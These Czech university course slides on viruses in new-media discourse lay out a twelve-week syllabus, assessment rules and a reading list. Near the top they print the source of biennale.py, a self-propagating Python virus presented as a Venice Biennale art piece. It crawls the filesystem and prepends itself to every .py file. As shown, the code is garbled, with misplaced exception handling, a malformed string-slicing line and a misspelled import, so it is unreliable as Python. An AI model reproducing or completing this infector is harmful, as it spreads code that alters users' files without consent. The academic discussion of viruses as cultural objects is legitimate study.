





# Virus v diskurzu nových médií

## Definice viru

Adam Franc



```

# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://1441.010010111010101.ORG ____ + ____ [epidemic] http://www.epidemic.es
from dircoache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "a")
            soul.write(mybody + "\n\n" + body)
            soul.close()
        except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pym"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/" : party = party + "/"
            if not lower(party) in mark and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody.find(mybody, "###3) + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ";")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    mark = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemic] http://www.epidemic.es ____ + ____ HTTP://1441.010010111010101.ORG"
    print "> _____ 49th Biennale di Venezia _____ <"
    ###

```

# Osnova

- 1. Úvodní hodina – obsah a průběh kurzu, způsob ukončení, doporučená literatura
- 2. Definice biologického a počítačového viru
- 3. Historický vývoj počítačového viru, současné (počítačové) viry
- 4. Virus v kontextu filozofie – Gilles Deleuze, Felix Guattari, Bruno Latour, Actor-Network Theory
- 5. Moderní myšlení o viru – virus jako umělý život
- 6. Postmoderní myšlení o viru – virus jako metafora I
- 7. Postmoderní myšlení o viru – virus jako metafora II
- 8. Nmoderní myšlení o viru – virus jako řečový akt
- 9. Virus v digitálním umění I - destruktivní kreativita
- 10. Virus v digitálním umění II – virus jako taktické médium
- 11. Reprezentace viru v populární kultuře
- 12. Pozitivní virus: chvála odlišnosti

# Způsob ukončení předmětu

- Vypracování jedné prezentace, která se věnuje tématu spjatým s problematikou počítačového viru
- Viz dokument, kde se zapisuje ke konkrétnímu termínu prezentace
- [https://docs.google.com/document/d/1H\\_S3VVDCVf5hWYyK1fYZ6Bc5XINNq4ZwqNPExGJeNaY/edit?usp=sharing](https://docs.google.com/document/d/1H_S3VVDCVf5hWYyK1fYZ6Bc5XINNq4ZwqNPExGJeNaY/edit?usp=sharing)
- Písemný test
- 10 otázek uzavřených (výběr z možností)
- 2 otázky otevřené
- Docházka - minimálně 50 procent

# Literatura

- Parikka, Jussi. Digital Contagions: A Media Archaeology of Computer Viruses. New York: Peter Lang Publishing, 2007.
- Franc, Adam. Virus jako předmět výzkumu v diskurzu nových médií. Diplomová práce. Masarykova univerzita, Filozofická fakulta, 2014.
- Dibbell, Julian. Viruses Are Good for You. Wired, roč. 3, č.2, 1995.
- Sampson, D., Tony - Parikka, Jussi (eds.). The Spam Book: On Viruses, Porn, and Other Anomalies from the Dark Side of Digital Culture. Cresskill: Hampton Press, 2009.
- Latour, Bruno. Nikdy sme neboli moderní. Bratislava: Kalligram, 2003.
- Thomas, Anne-Marie. It Came from Outer Space: The Virus, Cultural Anxiety and Speculative Fiction. PhD Thesis. Louisiana State University, 2002.